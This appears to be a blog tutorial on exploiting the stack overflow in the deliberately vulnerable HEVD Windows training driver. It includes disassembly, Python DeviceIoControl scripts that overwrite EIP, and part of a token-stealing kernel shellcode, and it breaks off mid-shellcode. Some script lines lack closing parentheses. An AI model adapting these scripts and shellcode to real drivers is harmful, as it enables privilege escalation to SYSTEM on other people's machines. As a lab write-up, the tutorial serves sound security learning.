Windows Kernel Exploitation Tutorial Part 2: Stack Overflow

August 1, 2017 rootkit

Overview

In the part 1, we looked into how to manually setup the environment for Kernel Debugging. If something straightforward is what you want, you can look into this great writeup by hexblog about setting up the VirtualKd for much faster debugging.


In this post, we'd dive deep into the kernel space, and look into our first Stack Overflow example in kernel space through driver exploitation.

A shoutout to hacksysteam for the vulnerable driver HEVD, and fuzzySecurity, for a really good writeup on the topic.

Setting up the driver

For this tutorial, we'd be exploiting the stack overflow module in the HEVD driver. Download the source from github, and either you can build the driver yourself from the steps mentioned on the github page, or download the vulnerable version here and select the one according to the architecture (32-bit or 64-bit).

Then, just load the driver in the debugee VM using the OSR Loader as shown below:



Check if the driver has been successfully loaded in the debugee VM.

```
kd> lm m H*
Browse full module list
start    end        module name
82a1f000 82a56000   hal         (deferred)
85bed000 85c00000   HIDCLASS    (deferred)
85c4e000 85c56000   hwpolicy    (deferred)
85ce5000 85cf0000   hidusb      (deferred)
8d5af000 8d5ce000   HDAudBus    (deferred)
91715000 91765000   HdAudio     (deferred)
917f6000 917fc480   HIDPARSE    (deferred)
9481d000 948a2000   HTTP        (deferred)
9d897000 9d89f000   HEVD        (deferred)

Unloaded modules:
94966000 9496e000   HEVD.sys
Unable to enumerate user-mode unloaded modules, Win32 error 0n30

kd> lm m H*
```

There's also a .pdb symbol file included with the driver, which you can use as well.

Once the driver is successfully loaded, we can now proceed to analyze the vulnerability.


Analysis

If we look into the source code of the driver, and see the StackOverflow.c file, hacksysteam has done a really good job in demonstrating both the vulnerable and the secure version of the driver code.

```
#ifdef SECURE
// Secure Note: This is secure because the developer is passing a size
// equal to size of KernelBuffer to RtlCopyMemory()/memcpy(). Hence,
// there will be no overflow
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, sizeof(KernelBuffer));
#else
DbgPrint("[+] Triggering Stack Overflow\n");

// Vulnerability Note: This is a vanilla Stack based Overflow vulnerability
// because the developer is passing the user supplied size directly to
// RtlCopyMemory()/memcpy() without validating if the size is greater or
// equal to the size of KernelBuffer
RtlCopyMemory((PVOID)KernelBuffer, UserBuffer, Size);
#endif
}
__except (EXCEPTION_EXECUTE_HANDLER) {
Status = GetExceptionCode();
DbgPrint("[-] Exception Code: 0x%X\n", Status);
}
```

Here we see that in the insecure version, RtlCopyMemory() is taking the user supplied size directly without even validating it, whereas in the secure version, the size is limited to the size of the kernel buffer. This vulnerability in the insecure version enables us to exploit the stack overflow vulnerability.

Let's analyze the driver in IDA Pro, to understand how and where the Stack Overflow module is triggered:



From the flow, let's analyze the IrpDeviceIoCtlHandler call.

```
PAGE:0001508E ; int __stdcall IrpDeviceIoCtlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)
PAGE:0001508E _IrpDeviceIoCtlHandler@8 proc near       ; DATA XREF: DriverEntry(x,x)+95↓o
PAGE:0001508E
PAGE:0001508E DeviceObject    = dword ptr  8
PAGE:0001508E Irp             = dword ptr  0Ch
PAGE:0001508E
PAGE:0001508E                 mov     edi, edi
PAGE:00015090                 push    ebp
PAGE:00015091                 mov     ebp, esp
PAGE:00015093                 push    ebx
PAGE:00015094                 push    esi
PAGE:00015095                 push    edi
PAGE:00015096                 mov     edi, [ebp+Irp]
PAGE:00015099                 mov     esi, [edi+60h]
PAGE:0001509C                 mov     edx, [esi+0Ch]
PAGE:0001509F                 mov     eax, 22201Fh
PAGE:000150A4                 cmp     edx, eax
PAGE:000150A6                 ja      loc_151A2
PAGE:000150AC                 jz      loc_1518A
PAGE:000150B2                 mov     eax, edx
PAGE:000150B4                 sub     eax, 222003h
PAGE:000150B9                 jz      loc_15172
PAGE:000150BF                 push    4
PAGE:000150C1                 pop     ecx
PAGE:000150C2                 sub     eax, ecx
PAGE:000150C4                 jz      loc_1515A
PAGE:000150CA                 sub     eax, ecx
PAGE:000150CC                 jz      short loc_
PAGE:000150CE                 sub     eax, ecx
PAGE:000150D0                 jz      short loc_
PAGE:000150D2                 sub     eax, ecx
PAGE:000150D4                 jz      short loc_
PAGE:000150D6                 sub     eax, ecx
PAGE:000150D8                 jz      short loc_

; ---------------------------------------------------------------------------

loc_15172:                              ; CODE XREF: IrpDeviceIoCtlHandler(x,x)+2B↑j
                mov     ebx, offset aHacksys_evd_st ; "****** HACKSYS_EVD_STACKOVERFLOW ******"...
                push    ebx             ; Format
                call    _DbgPrint
                pop     ecx
                push    esi             ; IrpSp
                push    edi             ; Irp
                call    _StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
```

We see that if the IOCTL is 0x222003h, the pointer jumps to the StackOverflow module. So, we now have the way to call the Stack Overflow module, let's look into the TriggerStackOverflow function.

```
PAGE:0001462A KernelBuffer    = dword ptr -81Ch
PAGE:0001462A var_1C          = dword ptr -1Ch
PAGE:0001462A ms_exc          = CPPEH_RECORD ptr -18h
PAGE:0001462A UserBuffer      = dword ptr  8
PAGE:0001462A Size            = dword ptr  0Ch
PAGE:0001462A
PAGE:0001462A                 push    80Ch
PAGE:0001462F                 push    offset stru_121D8
PAGE:00014634                 call    __SEH_prolog4
PAGE:00014639                 xor     esi, esi
PAGE:0001463B                 xor     edi, edi
PAGE:0001463D                 mov     [ebp+KernelBuffer], esi
PAGE:00014643                 push    7FCh            ; size_t
PAGE:00014648                 push    esi             ; int
PAGE:00014649                 lea     eax, [ebp+KernelBuffer+4]
PAGE:0001464F                 push    eax             ; void *
PAGE:00014650                 call    _memset
PAGE:00014655                 add     esp, 0Ch
PAGE:00014658                 mov     [ebp+ms_exc.registration.TryLevel], esi
PAGE:0001465B                 push    4               ; Alignment
PAGE:0001465D                 mov     esi, 800h
PAGE:00014662                 push    esi             ; Length
PAGE:00014663                 push    [ebp+UserBuffer] ; Address
PAGE:00014666                 call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
PAGE:0001466C                 push    [ebp+UserBuffer]
PAGE:0001466F                 push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
PAGE:00014674                 call    _DbgPrint
PAGE:00014679                 push    [ebp+Size]
PAGE:0001467C                 push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
PAGE:00014681                 call    _DbgPrint
PAGE:00014686                 lea     eax, [ebp+KernelBuffer]
PAGE:0001468C                 push    eax
PAGE:0001468D                 push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
PAGE:00014692                 call    _DbgPrint
PAGE:00014697                 push    esi
PAGE:00014698                 push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
PAGE:0001469D                 call    _DbgPrint
PAGE:000146A2                 push    offset aTriggeringSt_1 ; "[+] Triggering Stack Overflow\n"
PAGE:000146A7                 call    _DbgPrint
PAGE:000146AC                 push    [ebp+Size]      ; size_t
PAGE:000146AF                 push    [ebp+UserBuffer] ; void *
PAGE:000146B2                 lea     eax, [ebp+KernelBuffer]
PAGE:000146B8                 push    eax             ; void *
PAGE:000146B9                 call    _memcpy
PAGE:000146BE                 add     esp, 30h
PAGE:000146C1                 jmp     short loc_146E4
```

Important thing to note here is the length defined for the KernelBuffer, i.e. 0x800h (2048).


Exploitation

Now that we have all the relevant information, let's start building our exploit. I'd be using DeviceIoControl() to interact with the driver, and python to build our exploit.


```
import ctypes, sys
from ctypes import *

kernel32 = windll.kernel32
hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None

if not hevDevice or hevDevice == -1:
    print "*** Couldn't get Device Driver handle."
    sys.exit(0)

buf = "A"*2048
bufLength = len(buf)

kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None
```

Let's fire up the WinDbg in debugger machine, put a breakpoint at TriggerStackOverflow function and analyze the behavior when we send the data of length 0x800h (2048).

```
!sym noisy
.reload;ed Kd_DEFAULT_Mask 8;
bp HEVD!TriggerStackOverflow
```



What we see is, that though our breakpoint is hit, there's no overflow or crash that occured. Let's increase the buffer size to 0x900 (2304) and analyze the output.




Bingo, we get a crash, and we can clearly see that it's a vanilla EIP overwrite, and we are able to overwrite EBP as well.

Through the classic metasploit's pattern create and offset scripts, we can easily figure out the offset for EIP, and adjusting for the offset, the script looks like:

```
1 import ctypes, sys
2 from ctypes import *
3
4 kernel32 = windll.kernel32
```

```
hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0, None

if not hevDevice or hevDevice == -1:
    print "*** Couldn't get Device Driver handle."
    sys.exit(0)

buf = "A"*2080 + "B"*4 + "C"*220
bufLength = len(buf)

kernel32.DeviceIoControl(hevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None
```



Now that we have the control of EIP and have execution in kernel space, let's proceed with writing our payload.

Because of the DEP, we can't just execute the instructions directly passed onto the stack, apart from return instructions. There are several methods to bypass DEP, but for the simplicity, I'd be using VirtualAlloc() to allocate a new block of executable memory, and copy our shellcode in that to be executed.

And for our shellcode, I'd be using the sample token stealing payload given by the hacksysteam in their payloads.c file.

```
pushad ; Save registers state

; Start of Token Stealing Stub
xor eax, eax ; Set ZERO
mov eax, fs:[eax + KTHREAD_OFFSET] ; Get nt!_KPCR.PcrbData.CurrentThread
; _KTHREAD is located at FS:[0x124]

mov eax, [eax + EPROCESS_OFFSET] ; Get nt!_KTHREAD.ApcState.Process

mov ecx, eax ; Copy current process _EPROCESS structure

mov edx, SYSTEM_PID ; WIN 7 SP1 SYSTEM process PID = 0x4

SearchSystemPID:
mov eax, [eax + FLINK_OFFSET] ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
sub eax, FLINK_OFFSET
cmp [eax + PID_OFFSET], edx ; Get nt!_EPROCESS.UniqueProcessId
jne SearchSystemPID

